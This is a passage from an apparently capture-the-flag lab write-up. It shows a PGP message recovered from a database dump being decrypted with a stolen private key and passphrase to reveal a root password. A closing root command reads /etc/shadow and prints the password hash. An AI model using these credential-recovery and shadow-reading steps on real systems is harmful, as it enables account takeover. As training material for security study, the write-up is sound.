oQWjMjZX9ivSP23hJdBCaJTHngmwSLlIvquGCY5ep0AeIRxC8FjfdGr9MAU/
72+za0y9yvXuk8gXHsdXNVLxZ2fY7tcqlf4kf6s0W4c/SZSM3VgBJMoM/NnV
Z65hT60IQ3mI2w/h06/N3qCb+vezh+6WBjUKqdv2+pgH0Vzi8DtR07jHT43T
ZOEYUM9/w+6P9e3zrwiD9Hrx6XWKNY+W5euPp8VwCtkkrKGDdQp6wkYuoWft
GmE96U0Qq2LWDny6QrnPpG/TWNWUX/Zw7vSAR7V9
=s7tx
-----END PGP MESSAGE-----
";s:7:"created";o:20:"Cake\I18n\FrozenTime":3:{s:4:"date";s:26:"2021-02-25 21:50:11.000000";s:13:"timezone_type";i:3;s
...
```

As we can see, we found the following PGP encrypted message from `eddie@bolt.htb` :

```
-----BEGIN PGP MESSAGE-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

wcBMA/ZcqHmj13/kAQf/UGf6kAGXa6nm9toGx1cQBYVr2fidgiLmYS07+XhK
NWgw4+N1R3eIra+JCEAxq2Li07Qvr2nu10JXoqM9+N379M7AqAsKfNd1pt36
cF+7EKVy90z72S3qzEbKYWC1Ry01j39aeRGw3XLSB3Zf67RQY1V8y80lo4tz
dpS5z+c4j5v+IgIe0WLHtsyev5bmmjp56vWdnjh43w+7TmwcSs8wxa5EbZSE
rRVtbQ070l8QF9XaEYLEEJGh+vyB0wuZn4d04+Qe1+PzywK4UCPxgQrH2sCf
OnlP059yoz9r16BdV4UIXMEk6eG5gZMIQpcmfYMIRSJAp4VDgy6007A/S2nc
KtLA7wGlxY1IjIwnx0SQyi0DuUf+x4BesxCtYjkeKxH084b4Pvpz4+1AD3ys
5NdrwFV9z0A9qgfH5FXPRC5nJh1lZodhxoLxscC/PHMvX0gGom7cSYco8bTX
ZwXEv5c+IFKDH4Yr7meeiKNfy+sr2/FqiAnw8SwpJtBPiIJDE8nYAv+eiAHp
3Vnov4eHY7/Qj2bDOYAZiYwSZkgjhmZCwL9UmPtQKGCATQkyhBdhnGws0ICt
42E/vhvf7wCqdTR+NAuYFddUftX78UzrJmlobRR+NGxTUDZgmGtN5XQvuyZi
oQWjMjZX9ivSP23hJdBCaJTHngmwSLlIvquGCY5ep0AeIRxC8FjfdGr9MAU/
72+za0y9yvXuk8gXHsdXNVLxZ2fY7tcqlf4kf6s0W4c/SZSM3VgBJMoM/NnV
Z65hT60IQ3mI2w/h06/N3qCb+vezh+6WBjUKqdv2+pgH0Vzi8DtR07jHT43T
ZOEYUM9/w+6P9e3zrwiD9Hrx6XWKNY+W5euPp8VwCtkkrKGDdQp6wkYuoWft
GmE96U0Qq2LWDny6QrnPpG/TWNWUX/Zw7vSAR7V9
=s7tx
-----END PGP MESSAGE-----
```

We have eddie's PGP private key and passphrase, Let's decrypt this message using [CyberChef](#):

Download CyberChef

Operations

pgp

Generate PGP Key Pair

PGP Verify

PGP Decrypt

PGP Encrypt

PGP Encrypt and Sign

PGP Decrypt and Verify

Favourites

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Recipe

PGP Decrypt

Private key of recipient
/ + 1 3 U J / 9 1 W P - Q U L C I F y h 1 W 0 1 0 1 W 1 S 4 0 1 1 0 J 1 E 4 U 1 S S 1 / w 0
P S w Y Y W 1 A y w J 5
= c 4 X Z
-----END PGP PRIVATE KEY BLOCK-----

Private key passphrase
merrychristmas

STEP

BAKE!

Auto Bake

Input

cF+7EKVy90z72S3qzEbKYWC1Ry81j39aeR6w3XLSB3ZF67RQY1V8y801o4tz
dpS5z+c4j5v+IqIe9WLHtsyev5bmmj p56vWdnjh43w+7TmwcS8wxa5EbZSE
rRVtbQ87018Qf9XaEYLEEJGh+vy80wuZn4d04+Qe1+PzywK4UCPxgqRH2sCF
On1P059yoz9r168dV4IIXMEK6e65gZMIQpcmfYMIRSJAp4VDgy6007A/S2nc
KtLA7w61xY1j1Twmx0SQy10duUf+x4BesxCtYjkeKxH084b4Pvpz4+1AD3ys
5NDrwFV9z0A9agfH5FXPRC5nJh11Zodhxo1xscC/PHMvX0gGom7cSYco8bTX
ZwxEv5c+IFKD4Yr7mee1KNfy+sr2/Fq1Anw8SwPjtBP1IJDE8nYAv+e1Ahp
3Vnov4eHY7/Qj2bD0YAZ1YwSZkgjhmZCwL9UmPtQKGCAQtQkyhBdhmQw5OICt
42E/vhvF7wCqdTR+NauYFdDfctX78UzrJm1obRR+NGxTUDZgmGtN5QvuyZ1
oQWjMjZX91vSP23hJdBCAJThngmwsL1IvquGCY5ep0AeIRxC8FjfdGr9MAU/
72+za0y9yvXuk8gXhsdXNVLXZ2FY7tcqlf4kf6s0W4c/SZSM3VgBJMoM/NnV
Z65hT60IQ3mI2w/h06/N3qCb+vezh+6WBjUKqdv2+pgHOVz180tR07jHT43T
Z0EYUM9/w+6P9e3zrw1D9HrX6XWKNY+W5euPp8VwCtkkrKG0dqPwkyUoWft
GnE96U0q2LWdny6QrnPp6/TWNUX/Zw7vSAr7V9
=87tx
-----END PGP MESSAGE-----

time: 6700ms
length: 90
lines: 1

Output

{"password": "Z(2rmxsNW(Z?3=p/9s", "description": ""}

And we get the message {"password": "Z(2rmxsNW(Z?3=p/9s", "description": ""} which contains the root password.

PDF password:

```
root@bolt:/tmp# cat /etc/shadow | grep root | cut -d ':' -f2
$6$gID7DRyUwzMw69UL$209oMxMiaHmg1iiIbv00z7Z7Twe./PKnGZKede1XyfsqynZ/xLN5jAmtwMLFwPFLeV6vf8YSVsJ87Q5zkbudX.
```